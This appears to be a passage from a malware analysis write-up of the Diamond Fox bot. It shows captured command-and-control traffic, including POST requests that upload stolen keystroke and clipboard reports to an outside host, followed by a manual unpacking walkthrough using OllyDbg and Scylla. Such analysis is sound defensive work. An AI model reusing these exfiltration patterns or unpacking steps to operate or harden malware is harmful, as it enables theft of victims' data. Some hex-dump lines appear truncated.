
<number of bytes in content>
<content>
<error code>

We can observe the bot downloading in chunks some encrypted content (probably the payload/bot update):



```
GET /panel/gate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Host: slphstvz.biz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:52:42 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2
OK
0

GET /panel/gate.php?p=12 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Host: slphstvz.biz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:52:43 GMT
Server: Apache
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

1800
..Z...3198?9..;9.#'& -#!m//()(+(........................
...
.        {k.{q.z.].~1.^/.
.G.......O.....!w57q%'0}61y..       w((# oKNHiNOMIHKI|Q.j=<.90;.655.1...(- .(....$
+.&.......................u.C.....................................W.....................
..........5.760-31=??8;8;.%'7&!3#&-+>");......#1=??898;8%''.!#.&-+.")+
+-...........................
```

It also periodically uploads the stolen data. In the example below: sending the report about the logged user activities (content of the previously mentioned file ***keys.c***):




```
POST /panel/gate.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: pl
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Content-Length: 44
Host: slphstvz.biz

13e=54B3B1B0FDFDFDFDFDFDFDFDFDFDFDFDFDFDFD&z=1HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 14:40:15 GMT
Server: Apache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

POST /panel/gate.php?1f5=1 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=3576AAFA
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 2725
Host: slphstvz.biz

--3576AAFA
Content-Disposition: form-data; Name="1f5"; filename="448D3B2B.g"
Content-Type: file

<br><br><b><big><font color="#7a9ec7"> [Clipboard] - [2017-03-14 13:53:38]</font></b></
```


Unpacking

Diamond Fox is distributed packed by various crypters, that require different approaches for unpacking. They are not specifically linked with this particular family of malware, that's why this part is not going to be described here. However, if you are interested in seeing the complete process of unpacking the analyzed sample you can follow the video: https://www.youtube.com/watch?v=OBAVHiX-j_A.

After defeating the first layer of protection, we can see a new PE file. It is wrapped in another protective stub – this time typical for this version of Diamond Fox. The executable has three unnamed sections followed by a section named ***L!NK***. The entry point of the program is atypical – set at the point 0.




It makes loading the application under common debuggers a bit problematic. However, under a disassembler (i.e. PE-bear) we can see, where this Entry Point really leads to:




```
        Hex                 Disasm
0       4D                  DEC EBP
1       5A                  POP EDX
2       52                  PUSH EDX
3       45                  INC EBP
4       E9A7ED0000          JMP 0X0040EDB0
9       0000                ADD [EAX], AL
B       00FF                ADD BH, BH
D       FF00                INC DWORD [EAX]
F       00B800000000        ADD [EAX+0X0], BH
```

The header of the application is interpreted as code and executed. Following the jump leads to the real Entry Point, that is in the second section of the executable:




```
        Hex                 Disasm
EDB0    60                  PUSHAD
EDB1    BE00B04000          MOV ESI, 0X40B000
EDB6    8DBE0060FFFF        LEA EDI, [ESI+0XFFFF6000]
EDBC    57                  PUSH EDI
EDBD    83CDFF              OR EBP, 0XFF
EDC0    EB10                JMP SHORT 0X0040EDD2
```

I changed the the executable Entry Point and set it to the jump target (RVA 0xEDB0).



```
       Hex
EDB0   60
EDB1   BE00B04000
EDB6   8DBE0060FFFF
EDBC   57
EDBD   83CDFF
EDC0   EB10
```

Saved application could be loaded in typical debuggers (i.e. OllyDbg) without any issues, to follow next part of unpacking.

The steps to perform at this level are just like in the case of manual unpacking of UPX. The execution of the packer stub starts by pushing all registers on the stack (instruction PUSHAD). We need to find the point of execution where the registers are restored, because it is usually done when the unpacking of the core finished. For the purpose of finding it, after the PUSHAD instruction is executed, we follow the address of the stack (pointed by ESP). We set a hardware breakpoint on the access to the first DWORD.



```
0040EDB0  $   PUSHAD
0040EDB1  .   MOV ESI,s1a.0040B000
0040EDB6  .   LEA EDI,DWORD PTR DS:[ESI+0xFFFF6000]
0040EDBC  .   PUSH EDI
0040EDBD  .   OR EBP,0xFFFFFFFF
0040EDC0  .v  JMP SHORT s1a.0040EDD2
0040EDC2      NOP
```
```
Registers (FPU)
EAX 760E3C33 kernel32.BaseThreadInitThu
ECX 00000000
EDX 0040EDB0 s1a.<ModuleEntryPoint>
EBX 7FFDF000
ESP 0012FF6C
EBP 0012FF94
ESI 00000000
EDI 00000000
```
```
Address   Hex dump                                        ASCII
0012FF6C  00 00 00 00 00 00 00 00 94 FF 12 00 8C FF 12 00
0012FF7C  00 F0 FD 7                          33 3C 0E 76
0012FF8C  45 3C 0E 7                          F5 37 AB 77
0012FF9C  00 F0 FD 7                          00 00 00 00
0012FFAC  00 F0 FD 7                          00 00 00 00
0012FFBC  A0 FF 12 0                          ED E0 A6 77
0012FFCC  61 12 75 0                          C8 37 AB 77
0012FFDC  B0 ED 40 0                          00 00 00 00
0012FFEC  00 00 00 0
0012FFFC  00 00 00 0
```

We resume the execution. The application will stop on the hardware breakpoint just after the POPAD was executed restoring the previous state of the registers.



```
0040EF22  .  POP EAX                              kernel32.760E3C45
0040EF23  .  POPAD
0040EF24  .  LEA EAX,DWORD PTR SS:[ESP-0x80]
0040EF28  >  PUSH 0x0
0040EF2A  .  CMP ESP,EAX                          kernel32.BaseThreadInitThunk
0040EF2C  .^ JNZ SHORT s1a.0040EF28
0040EF2E  .  SUB ESP,-0x80
0040EF31  .- JMP s1a.004012D4
0040EF36     DB 00
0040EF37     DB 00
0040EF38     DB 00
```


This block of code ends with a jump to the unpacked content. We need to follow it in order to see the real core of the application and be able to dump it. Following the jump leads to the Entry Point typical for Visual Basic applications. It is a good symptom because we know that the core of Diamond Fox is a Visual Basic application.



```
004012D4   68 34134000   PUSH s1a.00401334
004012D9   E8 F0FFFFFF   CALL s1a.004012CE          JMP to msvbvm60.ThunRTMain
004012DE   0000          ADD BYTE PTR DS:[EAX],AL
004012E0   0000          ADD BYTE PTR DS:[EAX],AL
004012E2   0000          ADD BYTE PTR DS:[EAX],AL
004012E4   3000          XOR BYTE PTR DS:[EAX],AL
004012E6   0000          ADD BYTE PTR DS:[EAX],AL
004012E8   3800          CMP BYTE PTR DS:[EAX],AL
```

Now we can copy the address of the real Entry Point (in the analyzed case it is 0x4012D4) and dump the unpacked executable for further analysis.

I will use Scylla Dumper. Not closing OllyDbg, I attached Scylla to the running process of Diamond Fox (named ***s_1.exe*** in my case).




2512 - s_1.exe - C:\Users\tester\Desktop\s_1.exe

OEP 00400000
VA 00401000
Size 00000128

```
IAT Search Adv: IAT not found at OEP 004012D4!
IAT Search Nor: IAT not found at OEP 004012D4!
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
Analyzing C:\Users\tester\Desktop\s_1.exe
Loading modules done.
Imagebase: 00400000 Size: 00011000
```


Imports: 0 Invalid: 0 Imagebase: 00400000 s_1.exe

I set as the OEP (Original Entry Point) the found one, then I clicked ***IAT Autosearch*** and ***Get Imports***:



OEP 004012D4
VA 00401000
Size 00000128

Scylla found several imports in the unpacked executable:



```
ntdll.dll (6) FThunk: 00001000
wininet.dll (4) FThunk: 0000101C
shell32.dll (1) FThunk: 00001030
kernel32.dll (7) FThunk: 00001038
msvbvm60.dll (52) FThunk: 00001058
```


IAT found

IAT found:

Start: 00401000
Size: 0x0128 (296)

OEP 004012D4
VA 00401000
Size 00000128

We can view the eventual invalid and suspected imports and remove them – however, in this case, it is not required. We can just dump the executable by pressing button ***Dump***.



Then, it is very important to recover the found import table by clicking ***Fix Dump*** and pointing to the dumped file. As a result, we should get an executable named by Scylla in the following pattern: <original name>_dump_SCY.exe.

Now, we got the unpacked file that we can load under the debugger again. But, most importantly, we can decompile it by a Visual Basic Decompiler to see all the insights of the code.